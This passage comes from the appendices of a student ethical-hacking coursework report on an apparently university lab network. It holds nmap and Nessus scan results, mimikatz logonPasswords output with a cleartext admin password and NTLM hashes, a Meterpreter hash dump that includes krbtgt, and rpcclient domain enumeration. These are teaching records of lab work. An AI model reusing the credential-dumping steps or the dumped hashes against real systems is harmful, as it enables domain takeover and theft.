|_smb-vuln-ms10-054: false

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

| smb-vuln-ms17-010:

|   VULNERABLE:

|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

|     State: VULNERABLE

|     IDs:  CVE:CVE-2017-0143

|     Risk factor: HIGH

|       A critical remote code execution vulnerability exists in Microsoft SMBv1

|        servers (ms17-010).

|

|     Disclosure date: 2017-03-14

|     References:

|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/


Nmap done: 1 IP address (1 host up) scanned in 193.41 seconds
```

.

NESSUS SCAN READOUT

Server Scan

Report generated by Nessus™ Fri, 29 Nov 2019 11:11:44 GMT Standard Time

TABLE OF CONTENTS

Hosts Executive Summary

Hosts Executive Summary

192.168.0.1 4

192.168.0.1

3 8 10 1 66

CRITICAL HIGH MEDIUM LOW INFO

Vulnerabilities Total: 88

SEVERITY CVSS PLUGIN NAME

CRITICAL 10.0 53514 MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

CRITICAL 10.0 72836 MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)

CRITICAL 10.0 58987 PHP Unsupported Version Detection

HIGH 9.3 97833 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

HIGH 9.3 130276 PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.

HIGH 8.5 119764 PHP 5.6.x < 5.6.39 Multiple vulnerabilities

HIGH 7.5 42411 Microsoft Windows SMB Shares Unprivileged Access

HIGH 7.5 101525 PHP 5.6.x < 5.6.31 Multiple Vulnerabilities

HIGH 7.5 104631 PHP 5.6.x < 5.6.32 Multiple Vulnerabilities

HIGH 7.5 107216 PHP 5.6.x < 5.6.34 Stack Buffer Overflow

HIGH 7.5 121602 PHP 5.6.x < 5.6.40 Multiple vulnerabilities.

.

MEDIUM 6.8 103876 Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)

MEDIUM 6.8 109576 PHP 5.6.x < 5.6.36 Multiple Vulnerabilities

MEDIUM 5.8 90510 MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)

MEDIUM 5.8 42263 Unencrypted Telnet Server

192.168.0.1 5

MEDIUM 5.0 10073 Finger Recursive Request Arbitrary Site Redirection

MEDIUM 5.0 11213 HTTP TRACE / TRACK Methods Allowed

MEDIUM 5.0 72837 MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)

MEDIUM 5.0 111230 PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS

MEDIUM 4.3 105771 PHP 5.6.x < 5.6.33 Multiple Vulnerabilities

MEDIUM 4.3 117497 PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability

LOW 1.9 122591 PHP 5.6.x < 5.6.35 Security Bypass Vulnerability

INFO N/A 10114 ICMP Timestamp Request Remote Date Disclosure

INFO N/A 48204 Apache HTTP Server Version

INFO N/A 21745 Authentication Failure - Local Checks Not Run

INFO N/A 110385 Authentication Success Insufficient Access

INFO N/A 45590 Common Platform Enumeration (CPE)

INFO N/A 10736 DCE Services Enumeration

INFO N/A 11002 DNS Server Detection

INFO N/A 72779 DNS Server Version Detection

INFO N/A 54615 Device Type

INFO N/A 35716 Ethernet Card Manufacturer Detection

INFO N/A 86420 Ethernet MAC Addresses

INFO N/A 10107 HTTP Server Type and Version

INFO N/A 12053 Host Fully Qualified Domain Name (FQDN) Resolution

INFO N/A 24260 HyperText Transfer Protocol (HTTP) Information

INFO N/A 43829 Kerberos Information Disclosure

INFO N/A 25701 LDAP Crafted Search Request Server Information Disclosure

INFO N/A 20870 LDAP Server Detection

.

INFO N/A 53513 Link-Local Multicast Name Resolution (LLMNR) Detection

192.168.0.1 6

INFO N/A 72780 Microsoft DNS Server Version Detection

INFO N/A 10902 Microsoft Windows 'Administrators' Group User List

INFO N/A 10908 Microsoft Windows 'Domain Administrators' Group User List

INFO N/A 10913 Microsoft Windows - Local Users Information : Disabled Accounts

INFO N/A 10914 Microsoft Windows - Local Users Information : Never Changed Passwords

INFO N/A 10916 Microsoft Windows - Local Users Information : Passwords Never Expire

INFO N/A 10915 Microsoft Windows - Local Users Information : User Has Never Logged In

INFO N/A 10897 Microsoft Windows - Users Information : Disabled Accounts

INFO N/A 10898 Microsoft Windows - Users Information : Never Changed Password

INFO N/A 10900 Microsoft Windows - Users Information : Passwords Never Expire

INFO N/A 10899 Microsoft Windows - Users Information : User Has Never Logged In

INFO N/A 13855 Microsoft Windows Installed Hotfixes

INFO N/A 17651 Microsoft Windows SMB : Obtains the Password Policy

INFO N/A 10394 Microsoft Windows SMB Log In Possible

INFO N/A 10398 Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration

INFO N/A 10859 Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration

INFO N/A 10785 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

INFO N/A 48942 Microsoft Windows SMB Registry : OS Version and Processor Architecture

INFO N/A 10413 Microsoft Windows SMB Registry : Remote PDC/BDC Detection

INFO N/A 52459 Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection

INFO N/A 10428 Microsoft Windows SMB Registry Not Fully Accessible Detection

INFO N/A 10400 Microsoft Windows SMB Registry Remotely Accessible

INFO N/A 11011 Microsoft Windows SMB Service Detection

192.168.0.1 7

INFO N/A 23974 Microsoft Windows SMB Share Hosting Office Files

INFO N/A 11777 Microsoft Windows SMB Share Hosting Possibly Copyrighted Material

.

INFO N/A 10395 Microsoft Windows SMB Shares Enumeration

INFO N/A 100871 Microsoft Windows SMB Versions Supported (remote check)

INFO N/A 106716 Microsoft Windows SMB2 Dialects Supported (remote check)

INFO N/A 11219 Nessus SYN scanner

INFO N/A 19506 Nessus Scan Information

INFO N/A 24786 Nessus Windows Scan Not Performed with Admin Privileges

INFO N/A 10884 Network Time Protocol (NTP) Server Detection

INFO N/A 11936 OS Identification

INFO N/A 48243 PHP Version Detection

INFO N/A 10185 POP Server Detection

INFO N/A 66334 Patch Report

INFO N/A 10399 SMB Use Domain SID to Enumerate Users

INFO N/A 10860 SMB Use Host SID to Enumerate Local Users

INFO N/A 10263 SMTP Server Detection

INFO N/A 96982 Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)

INFO N/A 22964 Service Detection

INFO N/A 25220 TCP/IP Timestamps Supported

INFO N/A 10281 Telnet Server Detection

INFO N/A 10287 Traceroute Information

INFO N/A 11154 Unknown Service Detection: Banner Retrieval

INFO N/A 20094 VMware Virtual Machine Detection

INFO N/A 10386 Web Server No 404 Error Code Check

INFO N/A 10150 Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.2 8

192.168.0.2

3 7 8 2 40

CRITICAL HIGH MEDIUM LOW INFO

Vulnerabilities Total: 60

SEVERITY CVSS PLUGIN NAME

CRITICAL 10.0 53514 MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

.

CRITICAL 10.0 72836 MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)

CRITICAL 10.0 58987 PHP Unsupported Version Detection

HIGH 9.3 97833 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

HIGH 9.3 130276 PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.

HIGH 8.5 119764 PHP 5.6.x < 5.6.39 Multiple vulnerabilities

HIGH 7.5 101525 PHP 5.6.x < 5.6.31 Multiple Vulnerabilities

HIGH 7.5 104631 PHP 5.6.x < 5.6.32 Multiple Vulnerabilities

HIGH 7.5 107216 PHP 5.6.x < 5.6.34 Stack Buffer Overflow

HIGH 7.5 121602 PHP 5.6.x < 5.6.40 Multiple vulnerabilities.

MEDIUM 6.8 109576 PHP 5.6.x < 5.6.36 Multiple Vulnerabilities

MEDIUM 5.8 90510 MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)

MEDIUM 5.8 42263 Unencrypted Telnet Server

MEDIUM 5.0 11213 HTTP TRACE / TRACK Methods Allowed

MEDIUM 5.0 72837 MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)

192.168.0.2 9

MEDIUM 5.0 111230 PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS

MEDIUM 4.3 105771 PHP 5.6.x < 5.6.33 Multiple Vulnerabilities

MEDIUM 4.3 117497 PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability

LOW 2.6 10759 Web Server HTTP Header Internal IP Disclosure

LOW 1.9 122591 PHP 5.6.x < 5.6.35 Security Bypass Vulnerability

INFO N/A 10114 ICMP Timestamp Request Remote Date Disclosure

INFO N/A 48204 Apache HTTP Server Version

INFO N/A 45590 Common Platform Enumeration (CPE)

INFO N/A 10736 DCE Services Enumeration

INFO N/A 11002 DNS Server Detection

INFO N/A 72779 DNS Server Version Detection

INFO N/A 54615 Device Type

.

INFO N/A 35716 Ethernet Card Manufacturer Detection

INFO N/A 86420 Ethernet MAC Addresses

INFO N/A 10107 HTTP Server Type and Version

INFO N/A 12053 Host Fully Qualified Domain Name (FQDN) Resolution

INFO N/A 24260 HyperText Transfer Protocol (HTTP) Information

INFO N/A 43829 Kerberos Information Disclosure

INFO N/A 25701 LDAP Crafted Search Request Server Information Disclosure

INFO N/A 20870 LDAP Server Detection

INFO N/A 53513 Link-Local Multicast Name Resolution (LLMNR) Detection

INFO N/A 72780 Microsoft DNS Server Version Detection

INFO N/A 10394 Microsoft Windows SMB Log In Possible

INFO N/A 10785 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

192.168.0.2 10

INFO N/A 26917 Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry

INFO N/A 11011 Microsoft Windows SMB Service Detection

INFO N/A 100871 Microsoft Windows SMB Versions Supported (remote check)

INFO N/A 106716 Microsoft Windows SMB2 Dialects Supported (remote check)

INFO N/A 11219 Nessus SYN scanner

INFO N/A 19506 Nessus Scan Information

INFO N/A 24786 Nessus Windows Scan Not Performed with Admin Privileges

INFO N/A 10884 Network Time Protocol (NTP) Server Detection

INFO N/A 11936 OS Identification

INFO N/A 10919 Open Port Re-check

INFO N/A 48243 PHP Version Detection

INFO N/A 66334 Patch Report

INFO N/A 96982 Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)

INFO N/A 22964 Service Detection

INFO N/A 25220 TCP/IP Timestamps Supported

INFO N/A 10281 Telnet Server Detection

.

INFO N/A 10287 Traceroute Information

INFO N/A 20094 VMware Virtual Machine Detection

INFO N/A 20108 Web Server / Application favicon.ico Vendor Fingerprinting

INFO N/A 10386 Web Server No 404 Error Code Check

INFO N/A 10150 Windows NetBIOS / SMB Remote Host Information Disclosure

APPENDIX E – MIMIKATZ READOUT

```
C:\>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Nov 25 2019 02:50:28
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SERVER2$
Domain            : UADCWNET
Logon Server      : (null)
Logon Time        : 12/16/2019 3:00:13 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary

.
```

```
         * Username : SERVER2$
         * Domain   : UADCWNET
         * NTLM     : 2d01a086b1165cab51888b34b61505d4
         * SHA1     : c27e51748458d01082785f842d63ab0ef74fd25f
        tspkg :
        wdigest :
         * Username : SERVER2$
         * Domain   : UADCWNET
         * Password : f8 89 a4 82 89 2a 62 47 7a 7e 06 7d a4 cb f4 0f 5c 07 c9 e5 af f5 31 1e
59 4c 80 0f a8 d1 d0 2b 51 1a 85 bd c4 4b 60 3b 20 fc 00 dd 7b 65 5e 64 23 70 01 b1 88 12 5c
7f 00 21 0f f3 ed 81 ec 31 ab 16 07 b9 68 0a c9 24 b0 08 a0 da bf 66 7d 82 a2 fc 39 f0 aa 6e
4c d6 3a a1 30 64 fc 33 7e 4e 52 60 26 9c 62 dc c7 84 b5 68 ff 35 c6 77 31 d2 bd 0a ab a5 0a
5c 77 92 48 06 81 5d 5f d3 f6 0c b3 d5 69 d0 0a ce 6d c8 3f 14 b1 73 93 13 54 5a 04 01 94 20
11 f8 af b9 84 f1 0d 06 6c 84 f3 51 78 d2 8d 9f 74 af c2 cc 49 72 96 04 94 03 ef bf f7 85 6e 8b
e0 e0 66 47 92 c4 77 eb 1f b8 04 7b 81 da 75 a7 aa 5b 0d fa c4 af 6a a8 18 26 3e 96 54 8d ab
73 b7 79 0c 58 6b 05 07 41 be 32 55 b7 ef 4b be 64 e8 78 66 c9 68 e8 46 4e 7a d0 73 45
        kerberos :
         * Username : server2$
         * Domain   : UADCWNET.COM
         * Password : f8 89 a4 82 89 2a 62 47 7a 7e 06 7d a4 cb f4 0f 5c 07 c9 e5 af f5 31 1e
59 4c 80 0f a8 d1 d0 2b 51 1a 85 bd c4 4b 60 3b 20 fc 00 dd 7b 65 5e 64 23 70 01 b1 88 12 5c
7f 00 21 0f f3 ed 81 ec 31 ab 16 07 b9 68 0a c9 24 b0 08 a0 da bf 66 7d 82 a2 fc 39 f0 aa 6e
4c d6 3a a1 30 64 fc 33 7e 4e 52 60 26 9c 62 dc c7 84 b5 68 ff 35 c6 77 31 d2 bd 0a ab a5 0a
5c 77 92 48 06 81 5d 5f d3 f6 0c b3 d5 69 d0 0a ce 6d c8 3f 14 b1 73 93 13 54 5a 04 01 94 20
11 f8 af b9 84 f1 0d 06 6c 84 f3 51 78 d2 8d 9f 74 af c2 cc 49 72 96 04 94 03 ef bf f7 85 6e 8b
e0 e0 66 47 92 c4 77 eb 1f b8 04 7b 81 da 75 a7 aa 5b 0d fa c4 af 6a a8 18 26 3e 96 54 8d ab
73 b7 79 0c 58 6b 05 07 41 be 32 55 b7 ef 4b be 64 e8 78 66 c9 68 e8 46 4e 7a d0 73 45
        ssp :
        credman :

Authentication Id : 0 ; 306213 (00000000:0004ac25)
Session           : Interactive from 1
User Name         : Admin
Domain            : UADCWNET
Logon Server      : SERVER2
Logon Time        : 12/16/2019 3:00:58 PM
```

.

```
SID            : S-1-5-21-816344815-1091841032-1499945149-1000
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : UADCWNET
         * NTLM     : a492077fbcde819c130f5383f76d0e9c
         * SHA1     : 43105f69263daa7f752252646c5372d95746d60b
        tspkg :
         * Username : admin
         * Domain   : UADCWNET
         * Password : Thisisverysecret2019
        wdigest :
         * Username : admin
         * Domain   : UADCWNET
         * Password : Thisisverysecret2019
        kerberos :
         * Username : Admin
         * Domain   : UADCWNET.COM
         * Password : Thisisverysecret2019
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/16/2019 3:00:13 PM
SID               : S-1-5-19
        msv :
        tspkg :

.
```

```
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 45131 (00000000:0000b04b)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/16/2019 3:00:12 PM
SID               :
        msv :
         [00000003] Primary
         * Username : SERVER2$
         * Domain   : UADCWNET
         * NTLM     : 2d01a086b1165cab51888b34b61505d4
         * SHA1     : c27e51748458d01082785f842d63ab0ef74fd25f
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)

.
```

```
Session          : UndefinedLogonType from 0

User Name        : SERVER2$

Domain           : UADCWNET

Logon Server     : (null)

Logon Time       : 12/16/2019 3:00:12 PM

SID              : S-1-5-18

        msv :

        tspkg :

        wdigest :

         * Username : SERVER2$

         * Domain   : UADCWNET

         * Password : f8 89 a4 82 89 2a 62 47 7a 7e 06 7d a4 cb f4 0f 5c 07 c9 e5 af f5 31 1e
59 4c 80 0f a8 d1 d0 2b 51 1a 85 bd c4 4b 60 3b 20 fc 00 dd 7b 65 5e 64 23 70 01 b1 88 12 5c
7f 00 21 0f f3 ed 81 ec 31 ab 16 07 b9 68 0a c9 24 b0 08 a0 da bf 66 7d 82 a2 fc 39 f0 aa 6e
4c d6 3a a1 30 64 fc 33 7e 4e 52 60 26 9c 62 dc c7 84 b5 68 ff 35 c6 77 31 d2 bd 0a ab a5 0a
5c 77 92 48 06 81 5d 5f d3 f6 0c b3 d5 69 d0 0a ce 6d c8 3f 14 b1 73 93 13 54 5a 04 01 94 20
11 f8 af b9 84 f1 0d 06 6c 84 f3 51 78 d2 8d 9f 74 af c2 cc 49 72 96 04 94 03 ef bf f7 85 6e 8b
e0 e0 66 47 92 c4 77 eb 1f b8 04 7b 81 da 75 a7 aa 5b 0d fa c4 af 6a a8 18 26 3e 96 54 8d ab
73 b7 79 0c 58 6b 05 07 41 be 32 55 b7 ef 4b be 64 e8 78 66 c9 68 e8 46 4e 7a d0 73 45

        kerberos :

         * Username : server2$

         * Domain   : UADCWNET.COM

         * Password : f8 89 a4 82 89 2a 62 47 7a 7e 06 7d a4 cb f4 0f 5c 07 c9 e5 af f5 31 1e
59 4c 80 0f a8 d1 d0 2b 51 1a 85 bd c4 4b 60 3b 20 fc 00 dd 7b 65 5e 64 23 70 01 b1 88 12 5c
7f 00 21 0f f3 ed 81 ec 31 ab 16 07 b9 68 0a c9 24 b0 08 a0 da bf 66 7d 82 a2 fc 39 f0 aa 6e
4c d6 3a a1 30 64 fc 33 7e 4e 52 60 26 9c 62 dc c7 84 b5 68 ff 35 c6 77 31 d2 bd 0a ab a5 0a
5c 77 92 48 06 81 5d 5f d3 f6 0c b3 d5 69 d0 0a ce 6d c8 3f 14 b1 73 93 13 54 5a 04 01 94 20
11 f8 af b9 84 f1 0d 06 6c 84 f3 51 78 d2 8d 9f 74 af c2 cc 49 72 96 04 94 03 ef bf f7 85 6e 8b
e0 e0 66 47 92 c4 77 eb 1f b8 04 7b 81 da 75 a7 aa 5b 0d fa c4 af 6a a8 18 26 3e 96 54 8d ab
73 b7 79 0c 58 6b 05 07 41 be 32 55 b7 ef 4b be 64 e8 78 66 c9 68 e8 46 4e 7a d0 73 45

        ssp :

        credman :


mimikatz #
```

.

APPENDIX F – HASH DUMP FROM METERPRETER

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c64f1cd2a8a15ced225f7192d362963b
 admin:1000:aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383f76d0e9c
R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfafd3fea25f7f15ea2 [+]
enable$:1111:aad3b435b51404eeaad3b435b51404ee:dc72ccd108cf42f91b9d4c759b6884d0 [+]
as400$:1112:aad3b435b51404eeaad3b435b51404ee:9b33a9affa2a896de7aaa2390eeb7556 [+]
1$:1113:aad3b435b51404eeaad3b435b51404ee:bc43f286eddab29367781ec0d5939540 [+]
media$:1114:aad3b435b51404eeaad3b435b51404ee:54e0945169ba832abcd6fec9cafa2045 [+]
homerun$:1115:aad3b435b51404eeaad3b435b51404ee:bca1bc40c5fde2a6f46cd26588635180 [+]
pc36$:1116:aad3b435b51404eeaad3b435b51404ee:586041f59054b7a1db1e03df076ede2f [+]
clusters$:1117:aad3b435b51404eeaad3b435b51404ee:869d73dc90e13f4b1a2e97a3be5dfb85 [+]
montana$:1118:aad3b435b51404eeaad3b435b51404ee:1c2f544568e6a85deff96e6217ba6ee2 [+]
illinois$:1119:aad3b435b51404eeaad3b435b51404ee:9847a2815ebc6c3477a80c948ce702b1 [+]
ows$:1120:aad3b435b51404eeaad3b435b51404ee:9a6c2ae998c83cd8243a2c06446f0c6c [+]
cork$:1121:aad3b435b51404eeaad3b435b51404ee:771dab1de5b7182417a026a4a195353e [+]
tsinghua$:1122:aad3b435b51404eeaad3b435b51404ee:845f2149278232798ebb9e61283bd48c [+]
lnk$:1123:aad3b435b51404eeaad3b435b51404ee:25350c61568665c82e0fd1dd77a76f7f [+]
lsan03$:1124:aad3b435b51404eeaad3b435b51404ee:00e9df5a59e03ea06500cf3743db84bd [+]
neo$:1125:aad3b435b51404eeaad3b435b51404ee:a9cd1d70fba3881718678cedc1b4b225 [+]
nebraska$:1126:aad3b435b51404eeaad3b435b51404ee:a0addd27aab9abf621901cfdd541aac5 [+]
mailgate$:1127:aad3b435b51404eeaad3b435b51404ee:97bdf70d015592f7697fd75de4b43457 [+]
unitedstates$:1128:aad3b435b51404eeaad3b435b51404ee:e543053e90c5d9fa11c84a62be51c887 [+]
hstntx$:1129:aad3b435b51404eeaad3b435b51404ee:624255ca01363ddc09702c0b4a098ff4 [+]
rtr1$:1130:aad3b435b51404eeaad3b435b51404ee:ac113b18ddec57cbf3ea6f0d130f5eaa [+]
scanner$:1131:aad3b435b51404eeaad3b435b51404ee:e079d99d9c2d52a39eec536eca1a0533 [+]
ok$:1132:aad3b435b51404eeaad3b435b51404ee:bec52b70f8d6d2665c8573197f67e9ad [+]
northeast$:1133:aad3b435b51404eeaad3b435b51404ee:45603182d6b3338bcf90f2a0194ac116 [+]
americas$:1134:aad3b435b51404eeaad3b435b51404ee:c33bcd640021509f1b548d4a38b16bde [+]
rw$:1135:aad3b435b51404eeaad3b435b51404ee:84f25fdfed7c0f323cde189c7edb4abb [+]
SERVER2$:1137:aad3b435b51404eeaad3b435b51404ee:97242961b1c6d2e056f8a529ad0b9365 [+]
CLIENT1$:1138:aad3b435b51404eeaad3b435b51404ee:16c8f397355d1d0db303011edaf55978 [+]
CLIENT2$:1602:aad3b435b51404eeaad3b435b51404ee:0831bffa4dfc9640305208223e89eb4b [*]
```

APPENDIX G – RPCCLIENT READOUTS

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
```

```
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]

rpcclient $> enumalsgroups builtin
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]

rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)

rpcclient $> lookupnames administrator
administrator S-1-5-21-816344815-1091841032-1499945149-500 (User: 1)

S 1 5 21 816344815 1091841032 1499945149 500

rpcclient $> queryuser 500
                User Name   :  Administrator
                Full Name   :
                Home Drive  :
                Dir Drive   :
                Profile Path:
                Logon Script:
                Description :   Built-in account for administering the computer/domain
                Workstations:
                Comment     :
                Remote Dial :
                Logon Time              :       Tue, 14 Jul 2009 01:06:47 EDT
                Logoff Time             :       Wed, 31 Dec 1969 19:00:00 EST
                Kickoff Time            :       Wed, 31 Dec 1969 19:00:00 EST
                Password last set Time  :       Mon, 07 Oct 2019 07:31:55 EDT
                Password can change Time :      Tue, 08 Oct 2019 07:31:55 EDT
                Password must change Time:                      Thu, 21 Feb 2047 06:31:55 EST
                unknown_2[0..31]...
                user_rid :      0x1f4
                group_rid:      0x201
                acb_info :      0x00000010
                fields_present:                 0x00ffffff
                logon_divs:     168
                bad_password_count:             0x00000000
                logon_count:  0x00000001
                padding1[0..7]...
                logon_hrs[0..21]...
```

APPENDIX H - INCLUDE YOUR PROJECT DELIVERABLES AND REQUIREMENTS SHEET

CMP210 Main Coursework 2019-20

Abertay University

School of Design and Informatics

Assessment Instrument Coversheet

Module Code:	CMP210
Module Title:	Ethical Hacking 1
Unit of Assessment:	1
Learning Outcomes Assessed:	1,2,& 3 (In addition, see module descriptor)
Lecturer:	Colin McLean & Natalie Coull
Submission Date:	Week 15 - **Tuesday 17th December 23:59hrs**
Feedback Return Date:	within 15 working days
Feedback Type: (eg verbal, Blackboard)	Electronic
Grading Criteria	Refer to the bottom of this document.

.

Submission Requirements:

Your assessment must be submitted via MyLearningSpace.

Guidance on submitting via MyLearningSpace is available at: https://intranet.abertay.ac.uk/library/digital-skills/mylearningspace/ but please contact the Support Enquiry Zone on 01382 308833 or sez@abertay.ac.uk if you have any problems with submitting your work on the MyLearningSpace.

Submission of your work after the submission date deadline will be deemed as late submission and will incur penalty, including the possibility of the work being awarded a non-submission (NS) grade.

.


Company Network Investigation (100% of Module Grade)

In the Ethical hacking labs (Rooms 4511 and 2022), a typical company network has been set up for you to perform a security test on (details of this are shown below).

There are four virtual machines on the network and are named Server1, Server2, Client1 and Client2. The IP addresses of these machines are **192.168.0.1**, **192.168.0.2**, **192.168.0.10** and **192.168.0.11** respectively.

